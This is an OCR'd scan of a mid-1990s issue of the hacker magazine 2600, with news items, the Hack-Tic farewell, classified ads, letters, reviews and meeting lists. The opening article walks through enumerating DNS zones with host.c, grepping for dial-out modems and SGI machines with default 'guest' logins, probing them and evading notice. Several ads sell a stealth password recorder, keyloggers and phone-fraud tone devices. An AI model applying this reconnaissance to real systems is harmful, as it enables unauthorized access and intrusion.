After spending many hours on the Internet, I became fascinated with the fact that all these machines were interconnected and began to wonder how to find what machines were out there in netspace. It was around this time that we discovered the UNIX command "nslookup". This was nice because it allowed us to connect to any nameserver and get a listing of all the machines that server knew about. The process of searching the listing for names which looked interesting was a very tedious one, though, and the format wasn't the nicest. But, being that it was all we had (and not knowing enough about socket programming to write a better one) we were content. Using nslookup I could find machines with names like "dialout", "annex", and "gw", most of which weren't all that interesting, but there were some exceptions. The problem was that many machines had cryptic names giving you no clue as to what they were.

After fooling around with nslookup for a while, we came across a program called "host.c" written at Rutgers. "Host" allows you to query a nameserver without knowing the actual nameserver's name. All you need to know is the domain! This means that instead of having to find BLAHSERVER.BLAH_U.EDU, all you need to know is BLAH.EDU (the domain is usually made up of the last two fields in a host name). The listing also includes, in many cases, a description of the exact machine type and operating system. And, as if that isn't enough, the output can easily be redirected to a file which you can sort through later. Here is how I normally go about finding interesting sites, assuming, of course, that you have already ftp'd host.c (available at gumby.dsd.trw.com in pub/networking last time I checked) and compiled it.

1) Find some domain names of people using IRC or posting to netnews and write them down (i.e., colorado.edu, compuserve.com, af.mil, etc.).

2) Use "host" with the -a -l -v option with the domain name and redirect it to a file (host -a -l -v colorado.edu > colorado.list).

3) After you have a listing, use "grep" to find the obvious ones. The names to look for are "phone", "pacx", "rolm", "dialout", "modem", "gw", and "annex". I usually also use "sgi", "iris", and "irix" to look for Silicon Graphics machines since fifty percent of the SGI machines I come across can be logged into as "guest" or "lp" (line printer). If there are machines or operating systems that you know back doors for, grep for those also. Remember to try it in upper and lower case since grep is case sensitive or else use the -i option of grep to ignore case. You can also take a look at the file to see if there is anything else you might have missed.

4) Telnet or ftp to these machines and see what you find. Many will ask for some sort of authorization but I usually skip these and move on. With enough patience, you'll find something good.

Here is a typical session (the names have been changed to protect the ignorant):

```
aprompt> host -a -l -v bubba.edu > bubba.list
aprompt> grep DIALOUT bubba.list
 DIALOUT.BUBBA.EDU 345600 IN
         HINFO   UB-ASY-100      NET-ONE
aprompt> telnet dialout.bubba.edu.
Operating in line-by-line mode.
Escape character is '^]'.
OK
at
OK (wow, a modem!)

telnet> quit
```

The process is simple, but it takes time to find something good. Just try not to draw too much attention to yourself with unsuccessful logins unless you're using an account where it doesn't matter. Surf on!

Things That Happen

From the Bulletin of the Ministry of the Information of the Republic of Kosova, 22 August 1994: "The presence of cordless telephones in numerous private Albanian homes has been of great concern to Serbian police authorities with the revelation that in some cases, police wave bands can be overheard. Consequently Serbian police have embarked upon a mass search of Albanian homes throughout communes of Kosova in order to seize telephones which police believe are being used to eavesdrop on police communication frequencies. In many cases, families found in possession of such phones have been subjected to physical maltreatment. Incidents of this type have been reported in the communes of Decan and Kamenica with over 54 telephones seized, each seizure accompanied by maltreatment of Albanian residents. Albanians affected by this police action have pointed out that they had purchased the phones legally and with the full knowledge of Serbian telecommunication authorities and had paid up to 2,500 DM in order to be connected."

Northern Telecom has a new switch - the DMS-500. According to Telemanagement, this new network switch combines features of the DMS-100 and the DMS-250. This allows it to be used by start-up carriers who want to offer both local and long distance services.

Cellular One has blocked out-of-town visitors from using their cellular phones in New York City. It's because of the fact that there are sometimes more fraudulent calls in progress than legitimate ones - even the mayor and police commissioner have had their codes used. Customers will have the option of making operator-assisted calls at three times the price for as long as this crisis lasts.

Bell Canada has introduced a service throughout Ontario and Quebec called Seven Digit Single Number Access. Using the 310 prefix, subscribers can dial one number throughout either province to reach a particular person or business. The numbers behave exactly like 800 numbers, except for the 800 part.

An interesting update to the Oregon driver's manual: "Possession of an illegal traffic signal operating device, such as any device that causes a traffic control light to change from red to green as a person approaches the light, is classified as contraband and is punishable by a maximum of 30 days in prison, a $500 fine, or both."


British Telecom has introduced Call Return - customers dial 1471 and, unlike in the States, will hear the phone number of the person who called them last. The service is free. Caller ID has also become available under the name Caller Display at a fraction of U.S. costs - less than $2 a month. Customers can block Caller Display by dialing 141 before each call. BT will block entire lines but they have to approve it themselves. BT claims that over 70 percent of customers "see no occasion where they might need" to use the 141 feature.

In New York, NYNEX has actually listened to consumers and instituted blocking of Call Return. Callers who block Caller ID will now also block Call Return, a capability we always knew was possible but which NYNEX never admitted to. And they are also getting rid of the absurd *67 toggle feature which always left customers uncertain as to whether they just blocked or unblocked their number. From now on it'll be simple: dial *67 to block, *82 to unblock.

At long last it's going to happen - 2600.com will soon be in operation on the Internet. We're in the process of picking out hardware, software, and a net provider for what we hope will be a useful and historic site. We're open to suggestion at this point and we're also looking for help of any kind, particularly with regards to good deals on hardware.

More New Area Codes
Bermuda: 441
Connecticut: 860

scanned by R.T.



Serbs defy NATO warning
Page 2

Lord & Taylor window

Stores unveil Xmas windows
Page 37

NEW YORK POST

LATE CITY FINAL

FRIDAY, NOVEMBER 25, 1994 / Mix of sun and clouds today, 53; mostly clear tonight, 36-41/ Details, Page 64 ★★ 50¢

CITY SPY CAMS BARED

Firm reveals secret traps for drivers

EXCLUSIVE: Page 3

DINO-SOARS: *Barney was the toast of the city yesterday as he debuted in the annual Macy's Thanksgiving Day parade. Pages 4-5.*

The Post made a front page story out of information that had already been printed in *2600* nearly six months earlier - the location of New York's hidden traffic cameras. Of course, being six months ahead of the Post is still below average.

Hack-Tic, techno-anarchist magazine 1989 - 1994

The last issue of *Hack-Tic* is just that: the last issue. That's right, *Hack-Tic Magazine* is no more.

I've decided not to continue the magazine because I think that after five and a half years it is time for me to work on other things. Since I couldn't find anyone crazy enough to carry on, the curtain falls for *Hack-Tic.*

I've been thinking about the future of the magazine for quite some time now, and I think there would have been ways to continue the magazine. These ways all have one thing in common: I would have to invest much more time in a more professional (read: slick) magazine that appears more often. In its current form the magazine is not financially viable. *Hack-Tic* never was about making money. It all started because a small group of people wanted to share forbidden knowledge with other enthusiasts, and because we wanted to make a contribution to the hacker subculture.

We have come to a time in which not only computerfreaks have a computer and a modem. A network community has emerged on the Internet. That community largely overlaps the audience that *Hack-Tic* was originally written for. Although I have had much fun publishing a paper magazine, I want to focus more of my energy on providing information to the network community. Because reproduction and distribution are nearly free, the information would be free, and everybody's happy.

A multimedia, interactive clickable on-line *Hack-Tic?*

Who knows. We're working to put at least part of the back-issues on-line in World Wide Web format, and we're also putting some artwork by *Hack-Tic's* own KoHo on the net. I've spent little time thinking about what this new information flow should look like. Maybe I'll just post fun articles in the hacktic.* newsgroups (the newsgroups will stay), or I'll make nice anarcho pages on the Web.

In the very first issue of *Hack-Tic* I wrote:

"Starting a magazine has a lot in common with childbirth: even in this modern age full of technology, it's still not certain that the baby will live. Even though this baby is not so heavy yet, using its big mouth it hopes to add weight to many discussions."

[cry mode on]

Now that the end has come it's good that "my baby" dies in the strength of its life, and that I don't have to pull the plug on a respirator a few years from now.

[cry mode off]

But let's not be too sad. We didn't waste our time! *Hack-Tic* has put its mark on the early nineties. If there were technical shortcomings in the phone system, we pointed them out. If the police or judicial system were abusing technology, we said so. If the public was lulled to sleep with stories of secure computers and communication systems, we woke them up again. Boy did we give all these people in the boardroom a hard time. Gentlemen, hold off the party. *Hack-Tic* was reading material in the nursing room of an entire generation of people that sees through your tricks.

We didn't only point to what was wrong, but we made some changes ourselves. When we started our "*Hack-Tic* Network" computer network, we did not dare hoping that this would grow to be a large Internet provider for private people (under the name XS4ALL). When we helped build the Digital City freenet, we couldn't have dreamt that this city would be a national and international example of citizen networking. A lot has been accomplished, but as long as not everyone can exercise their democratic rights on-line, as long as the PTT can keep increasing their rates, and as long as our government wants to ban encryption, we'll keep nagging them. The spirit lives on!

Maybe even more important: we've been the core around which a subculture has formed. A generation of hackers have met each other at mass meetings like "The Galactic Hacker Party" and "Hacking at the End of the Universe". Our *Hack-Tic* Office parties (HOPs) and the yearly *Hack-Tic* beach parties were hotbeds for new ideas. The *Hack-Tic* beach party tradition will continue, and the fact that the magazine doesn't exist anymore will not stop us from organizing fun meetings in the future. The spirit lives on!

Rop Gonggrijp
former publisher and editor of *Hack-Tic.*

2600 Marketplace

DONATE YOUR VOICE AND WIN A NEWTON (Call Code 8024). Wildfire Communications, Inc. is created a voice-based electronic assistant. We need your voice (age 20+, North American accents, male and especially female) to help teach our assistant to understand spoken words. You can call from any phone, it takes about 5 minutes. In return, we will enter you into a drawing for a FREE Apple Newton MessagePad 110. Please call now, and pass this on to your friends and relatives. Call 1-800-430-WILD. Questions? info@wildfire.com

STEALTH PASSWORD RECORDER. Secretly records usernames and passwords on any PC. Works with PC programs, or any mainframe/BBS/whatever accessed by the PC users. Undiscoverable "stealth" dual .SYS/.COM program. 100% tested on PC, XT, AT, 286, 386, 486 & all DOS's. Only $29 US. Incl: disks, manual. Also: PC background keypress recorder. RECKEY.EXE is a Stealth TSR which records all keys pressed in DOS and Windows to DISK or RAM. Also stores key-press timings, & key-hold duration. Can identify what's typed, when, & by *whom* (from their typing style). Includes programming info and extensive help. Only $29 US. Ship anywhere free. Order from MindSite; GPO Box 343, Sydney NSW 2001 Australia.

VOICE MAIL SOFTWARE NEEDED for 2600 voice BBS. Must be compatible with Dialogic card, capable of handling multiple users, and able to provide both a voice mail and bulletin board environment. Leave message at (516) 751-2600.

INFORMATION IS POWER! Arm yourself for the Information Age. Get information on hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. We can supplement you with files, programs, manuals, and membership from our elite organization. Legit and recognized world-wide, our information resources will elevate you to a higher plane of consciousness. Send $1 for a catalog to: SotMESC, Box 573, Long Beach, MS 39560.

VOICE CHANGING TELEPHONES complete handset type telephone that changes caller's voice, has six different voices, comes in pulse only and white color. Full unconditional money back guarantee. Send check or money order for $23.00 plus $2.90 postage to: Wonder Marketing, 111 East 14 Street Suite 323, New York, NY 10003. All phones shipped same day priority mail (foreign orders add $12.00).

"THE MAGICAL TONE BOX" Fully assembled version of this device similar to the one published in Winter 1993-94 issue of 2600. Credit card size & only 1/4 inch thin! Records ANY tone you generate onto chip. 20 second capacity. Includes 4 watch batteries. $39 each, 2 for $75, 4 for $140. Also available as a STEALTH PEN! $49, 2 for $90, 4 for $170. Send money order for 2nd day shipping; checks need 18 days to clear. Add $4 total for any number of devices for shipping & insurance. "THE QUARTER" DEVICE - complete KIT of all parts, including 2x3x1 case, as printed in Summer 1993 issue of 2600. All you supply is 9 volt battery & wire. Only $29, 2 kits for $55, 4 for $102. Add $4 total for any number of kits for shipping & insurance. 6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35 POSTPAID, each additional crystal only $3 POSTPAID. All orders from outside U.S., add $12 per order, U.S. funds. For quantity discounts on any item, include phone number & needs. E. Newman, 6040 Blvd. East - Suite 19N, West New York, NJ 07093.

CARD READER/WRITER/PROGRAMMERS for sale/trade. Plus automated Tempest module (ATM, ala T-2 movie), Williams' Van Eck System (WVES), KX Radar Emitter (KXRE) - much more. Plus books, manuals, software, services relating to computer, phone, ATM, and energy hacking and phreaking, security and surveillance, weaponry and rocketry, financial and medical. New catalog $4 (no free catalog): Consumertronics, PO Drawer 537, Alamogordo, NM 88310.

WANTED. Computer illiterate businessman needs UNIX security consultant for short term (1 yr) overseas assignment. I know what I want but don't know how to get it. Reply via snail mail with list of accomplishments (resume?) and how I can contact you to Carl, Box 303, 16781 Torrence, Lansing, IL 60438.

PRIVATE LINE is a new, alternative magazine about the telephone system. *Factsheet 5* calls it "a great companion to *2600*." Interested? It's $4 for a sample or $24 for a one year, six issue subscription. Check out the text of the first issue at the ETEXT archive. *Private Line*, 5150 Fair Oaks Blvd. #101-348, Carmichael, CA 95608. privateline@delphi.com

LOOKING FOR THAT 6.5000 MHZ CRYSTAL? We have them for $4 (US), cash or money order only. Send your order to Durham Technical Products - PO Box 237, Arlington, TX 76004. (New Internet address: bkd@sdf.saomai.org) Three or more crystals only $3 each. Same day service on most orders. A current listing of the items we carry is available by snail mail or email. (Coming soon: rotary lineman's handsets - approximately $55; black, orange, or blue. Please inquire.)

WANTED: Any information about ATM machines in Europe. How they work, info on Eurocards, information on how the German Telekom Telefonkarte works. Is any information available for the German phone system? Please send letters to: The Sandmann, Stockgartenfeld 8, 40627 Dusseldorf, Deutschland (Germany). I promise I will answer you if you write me.

THE ANARCHIST'S BBS. A complete bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Encrypted email/file exchange available. Call (214) 289-8328 by modem.

UNDERGROUND SOURCES. Hundreds of reviews of books, catalogs, and magazines, complete with addresses, telephone/fax #'s and email for all of your electronics, telephone, privacy, surveillance, hacking, and other special needs. Send SASE for more information. Only $17 + $3 s/h cash, check, or money order to Bob Paiani, 3686 King St., Suite 145, Alexandria, VA 22302-1906.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original! Also, ELECTRONIC SURVEILLANCE DETECTION EQUIPMENT, for RF and telco devices from retiring TSCM specialist. Complete set, $4500. Send SASE or fax # for complete details.

Marketplace ads are free to subscribers!
Send your ad to:
2600 Marketplace, PO Box 99,
Middle Island, NY 11953. Include your
address label. Ads may be edited or not
printed at our discretion.
Deadline for Spring issue: 2/15/95.

LETTERS

(continued from page 31)

enough they had to use Carbon Copy to allow new calling card and debit card numbers to be entered as they used one licensed version of NETWARE on several LANs.

To my surprise this insane setup had not been cracked, although some fraud has been traced to some ex-employees. It is clear to me that of the thousand or so resellers in the U.S., most of them must be in a similar situation to this one. It might be a good thing if they read this horror story and corrected the problems.

I think the case of the employee in MCI shows how the majority of calling card fraud is committed in the U.S. It also gives me some reason to believe that an employee in the fraud section of SNET sells calling card numbers but there's no way to prove it.

Particle Man
Arlington, VA

International Tale of Woe

Dear *2600:*

Here begins my tale of turmoil. Up until August I was offering international long distance callback service to Argentina. I was previously working for another company but I soon became aware that the market was large enough to market this product on my own and for my own profit.

After arriving in Argentina (my place of birth) I started a most productive recruitment of reps and made considerable inroads where signing on customers was concerned.

The product works like this: the customer calls a pre-assigned node, lets it ring twice, and hangs up. The system finds out which channel of the T1 the call came in and then originates a call to that node. Once the client picks up the phone, he/she is prompted to enter the node they wish to call using touch tones and, by the magic of telephony, the client is connected to the final destination.

Where is the problem? Well, it starts with greed. It seems that the local PTT's (Telefonica and Telecom) want to protect their rights to charge incredibly barbaric rates to their customers ($3.60 a minute to New York). We provide the same call for $1.64 a minute with no minimum.

There are over 40 callback service providers and we have all been impeded. They monitor all incoming international calls to Argentina and when a DTMF is generated, that call is *terminated!*

A plea to the readers: I'm fairly new to the telephony industry so I call on you to help me develop a means around this. You can reach me by voice at (516) 234-1407 or fax at (516) 234-7764.

Fabian
Long Island

Cable Affirmation

Dear *2600:*

I read with great interest and humor Cap'n Dave's naive article (Coping With Cable Denial, Spring 1994).

Cable service theft is a $4.7 billion annual revenue loss to the cable industry, something that the cable industry is focusing upon with great intensity. Most businesses would be highly outraged if 20 percent of their product walked out the front door. In fact, it is a federal offense to steal cable signals, per 47 U.S.C. 553 and 47 U.S.C. 605.

Many national publications advertise converters and descramblers for sale. However, it is illegal in 28 states to *advertise* descramblers for sale. In 40 states it is a violation of state penal code to *sell, distribute, or manufacture* descramblers. It is also illegal in 31 states to *possess* a descrambler not authorized by the cable company.

Cable systems today are more sophisticated than Cap'n Dave relates. While "traps" may still be used in many smaller systems, they are not the preferred choice for customer signal control. *Today's* cable systems use a variety of electronic means of controlling customer signal access. One type of descrambler which Cap'n Dave forgot to mention is the one-way addressable descrambler.

Since 1990 almost all of the major market cable systems have been rebuilt or are in the process of being rebuilt with two-way digital interactivity in mind. This means that most cable companies, today, can determine what type of converter(s) /descrambler(s) are connected and what channel the subscriber is watching. All cable companies will have this capability by the end of 1995. And, beginning in 1997, cable signals will be delivered to the home one-at-a-time and in a digitally compressed and encrypted fashion using an enhanced DES algorithm. Traps and converters are quickly becoming a thing of the past.

The cable company isn't interested in spying or intruding into the subscriber's home. Cable companies only want to know if the subscriber is rightfully paying for services received. Cap'n Dave was correct: there are no microphones or cameras in the cable equipment. Law enforcement agencies have much better and more sophisticated methods of eavesdropping.

While it is your First Amendment right to publish articles of this nature, it is no more moral than publicly advocating theft of goods from a convenience store. I would think that, as a publisher, you might desire to have more timely and accurate material.

James S. Allen
Office of Cable Signal Theft
National Cable Television Association
Washington, DC

We thank you for the technical information. We try to keep our articles as accurate as possible but many times the knowledge is suppressed or just difficult to obtain. We also want to say that we agree totally with your views on cable theft - people have absolutely no right to tamper with this signal that is attached to their television sets. Nor do they have any right to tamper with signals from the heavens which may not be for them to see. Why do people have such a tough time understanding this intuitively easy concept?

As an aside to our readers who have paid the extra fee, the hidden message for this issue is on this page. Do not attempt to read the message if you have not paid the fee. We have invested time and money in the development and placement of this message and if you steal the message from us, it's only going to drive the price up for future secret messages. Plus if we find out about it, we'll expose you as a thief to your friends and neighbors. So before you start tampering with this page, think about the consequences.

BOOK REVIEWS

Network Security
by Steven L. Shaffer and Alan R. Simon
Published by AP Professional
955 Mass. Ave, Cambridge MA 02139
1994, ISBN 0-12-638010-4. 318 pages.
Paperback, $34.95.
Review by The Roving Eye

AP Professional is a publisher that takes the "professional" in its name very seriously, and one can usually expect their books to be information packed, well written, and good value for one's money. With *Network Security,* however, AP Professional certainly has a loser on its hands.

The first three chapters of this twelve chapter book are dedicated to things that I am sure people with hockey score I.Q.'s realize: "Principles of Distributed Computing and Networks", "The Need for Network Security", and "The Network Security Challenge". These may safely be skipped without loss of info.

"Network Security Services" and "Disciplines", the next two chapters, are okay reads if you have been facing a lack of creativity recently. As your mind wanders through these dense forests of verbosity, you are certainly forced to look at the whole picture of network security, and even from the admin's point of view. Even though the book did not give me any specific pointers, I was certainly delighted to come up with some new ideas while reading these chapters.

Chapter 6, "Network Security Approaches and Mechanisms", is a complete, if poor, introduction to the ISO/OSI model and associated security services at each layer. I hated the chapter on PC Networking because it annoyed me. I could not help but think what kind of self esteem a network admin would have to have to actually read advice like "Floppy disks should always be protected through the use of protective jackets, gentle handling (i.e., not bending)...." You can bet I started skimming after reading this pearl of wisdom.

Chapter 8, "Viruses and Trojan Horses", was full of even worse garbage. At this point in the book, the verbosity actually becomes worse: "The number of reported trojan horse cases is estimated to be only a fraction of their actual number. (How many experts did it take to figure this one out?) ...if a trojan horse is uncovered, it may make better business sense not to disclose the event. If a trojan horse found in a banking system was being used to extract money from the bank, would it make better sense to tell all bank depositors about the incident or to ignore it completely? More likely the latter. (No... you don't say...) ... A large percentage of trojan horse cases are (sic.) not not disclosed. (Come again?) ...[the knowledge] is not widely discussed... (I am not sure I got that point...) ...[the information] is not... widely available." (Comments in parentheses are mine.) This sort of repetition of the same idea happens throughout the book.

The only greatly informative chapter of the book in my view was the one on covert channels. Other than hackers dedicated to high-security systems and a few other enlightened individuals, most people don't even know what these are. Further, the topic is usually not dealt with well even by journal articles in the area. So this chapter and the last one, which is on standards, are the only parts of the book that are worth a read. Having read a lot of academic writing on the area, I must also say that the bibliography certainly points to the best stuff that is out there. So my advice is: if you can get your hands on the book easily and for free, read the above parts. Otherwise, don't bother.

Alan Simon has two other books (*Open Systems Handbook* and *Network Re-engineering*) which came out in November, and despite my interest in both topics, I doubt I shall even be getting either book issued from the library. McClain's *Handbook of Networking and Connectivity*, which was released earlier this year, also by APP, on the other hand, is a useful reference to have around. It is a good general reference on protocols, standards, and troubleshooting and certainly points on in the direction of the weaknesses of different architectures, while maintaining its essential overview nature.

Remember to never stop learning!

Information Warfare
by Winn Schwartau
Thunder's Mouth Press
430 pages, $22.95
Review by Joe630

Information Warfare? This book could be considered information warfare. It gives an incredible amount of information about almost nothing that real people care about. It does, however, have its moments. Almost 200 pages into the book, Schwartau begins to discuss hackers. But wait, we are not hackers. A hacker is "a writer who knocks out lackluster words for pay... an old, worn out horse is a hack... how about the golf hack who can't score below 100...." We are *information warriors.*

He goes on to give his history of the hacker, from the earliest "computer notables", through the 60s and 70s, up to now. Then, it goes into an almost ten page history of the LoD vs. MoD crap that has been going on. He describes the typical American hacker, the "inner-city" hacker (do those exist?), and the European hacker. He debates with himself about the ethics of hacking, and about how big of a risk we are to national security. Then he goes into the whole point of this chapter, "Professional Hacking". He seems to think that this will be a big part of the future. People will be getting paid to do bad things, and that will give us legit hackers a bad name.

After that, the book gets boring again. He gives examples of some money-motivated hacks, and goes on about war and the military and information and computers. This book is probably very suited for security professionals who have to deal with securing their information, but for hackers, it is dull, boring drivel like those college and high school classes that we used to skip.

So if you are a corporation in search of a book written with a corporate mentality about corporate security, then this is your book. If you are a hacker, or are learning about the underground, then this book would make a very nice doorstop, footstool, or paperweight.

VIDEO REVIEW

Unauthorized Access
by Annaliza Savage
$25, 38 minutes, VHS
Savage Productions
1803 Mission St., #406
Santa Cruz, CA 95060
Review by Emmanuel Goldstein

Years in the making, a film on the lives and adventures of computer hackers has presented our world in the way mainstream media has always managed not to. The hackers do the talking and the viewer is left to either nod in appreciation or recoil in horror.

Unauthorized Access has no narrative and does not offer any kind of sappy summing up to either condemn or glorify hackers. Rather, Annaliza Savage uses the time to hear about and see hacker adventures from around the planet. But this isn't the Fred Wiseman, sit-in-a-park-or-mental-institution-for-several-hours-and-see-what-happens approach. *Unauthorized Access* has a lively pace, quickly moving from topic to topic, place to place.

The film contains a little bit of all of it and will easily convince any non-believer that we're up to some pretty incredible things. And, as many of us know, this is only the tip of the iceberg.

The film opens with scenes from HoHocon 1993 where hackers were being accused of trying to break into the hotel phone system by simply standing outside a door. We see an incredible number of security personnel and police converging on a hotel room, apparently unbothered by having it all captured on camera.

The last days of a hacker before he is sent to prison are witnessed with a combination of sadness and bitterness. We see Phiber Optik's last moments on WBAI's *Off The Hook* before starting a ten month prison sentence.

The story of hacker informant Agent Steal is told by the closest thing to a recurring narrator - a hacker who seems to know all the gossip on everyone and a silent, ominous-looking sort who stands in the background wearing sunglasses.

We hear from Noah of Oregon who managed to get into an insecure system at Westinghouse. In an interesting twist, Noah's parents tell the story and give their opinions on the prospect of their 14-year-old son being sent to federal prison. "At the time I didn't even know they made nukes," says Noah. "If I knew that I would've stayed the hell away from Westinghouse."

We witness a faceless hacker getting into a file server from a Sun, which in itself is kind of funny. This is the only real live computer hacking we see in the documentary and it stops short of doing anything of a criminal nature.

The phreaking portion contains a great collage of different payphones from around the world. We also see a demonstration of red boxing, and of blue boxing from Amsterdam through Malaysia to the United States. At this point the viewer gets the sense that hackers and phreaks are truly everywhere.

Two areas of *Unauthorized Access* that are captured particularly well are the ones on the L0pht in Boston and a *2600* meeting in Los Angeles. Both of these hacker gathering places carry a special significance and the historical perspective is not lost. "Everything you're about to see was carried up these stairs," says the L0pht's Count Zero. "Just remember that when you see the Vax." At the *2600* meeting we see a brief demonstration of cellular hacking. Savage focuses on the eagerness of the participants - these are enthusiasts trading information and being open, not criminals conspiring to do evil things. It's incredible how independent filmmakers are able to see things the networks can never find.

Other highlights include a system administrator addressing a crowd of hackers expressing with great humor the frustration of only being able to trace calls during business hours.

But the thing which makes *Unauthorized Access* a true success is the world perspective which is evident throughout. Apart from seeing hackers from different parts of the United States, we journey to Holland for a glimpse at lockpicking and a hilarious look at what hackers can do inside a Metro station with the right keys. We also learn all about *Hack Tic* and the Internet service provided by Dutch hackers. Then it's off to Germany for the philosophy of the more subdued German hackers. "There is more fun in the Dutch approach," says one with no hint of envy. We learn how the Germans are working to provide Internet connectivity to the war-torn former Yugoslavia, a fitting example of how our knowledge and enthusiasm can be used in significant ways.

If there is any criticism of *Unauthorized Access,* it would have to be that the film is too short. For those who have never seen a hacker before, 38 minutes is most likely sufficient but for those of us who know how big it all is, hours of footage would be more satisfying. As a cohesive piece, the film stands tall. But some of the bits, particularly those on trashing, Information America, and hacker lore just aren't long enough to do the subjects justice.

Technically, *Unauthorized Access* is edited professionally; the picture and sound are always clear. Its existence is true evidence of the value of independent filmmaking - this is the kind of thing that should show up on the new Independent Film Channel.

As a cultural piece, it's what we've been waiting for. Many of us have long suspected that modern-day hackers have a unique and rich culture. *Unauthorized Access* is something we can point to to prove it.

2600 MEETINGS

NORTH AMERICA

Ann Arbor, MI

Galleria on South University.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe World.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court. (813) 796-9706, 9707, 9708, 9813.

Cleveland

Coventry Arabica in Cleveland Heights.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Danbury,CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: (203) 748-9995.

Hazleton, PA

Lural Mall in the new section by phones. Payphones: (717) 454-9236, 9246, 9365.

Houston

Galleria Mall, 2nd story overlooking the skating rink.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9358, 9388, 9506, 9519, 9520; 625-9923, 9924; 614-9849, 9872, 9918, 9926.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Nashville

Bellevue Mall in Bellevue, in the food court.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: (212) 223-9011, 8927; 308-8044, 8162.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor. Payphones: (206) 220-9774,5,6,7.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600.

CHANGES

WE ALL KNOW ABOUT THE POSTAGE INCREASE.

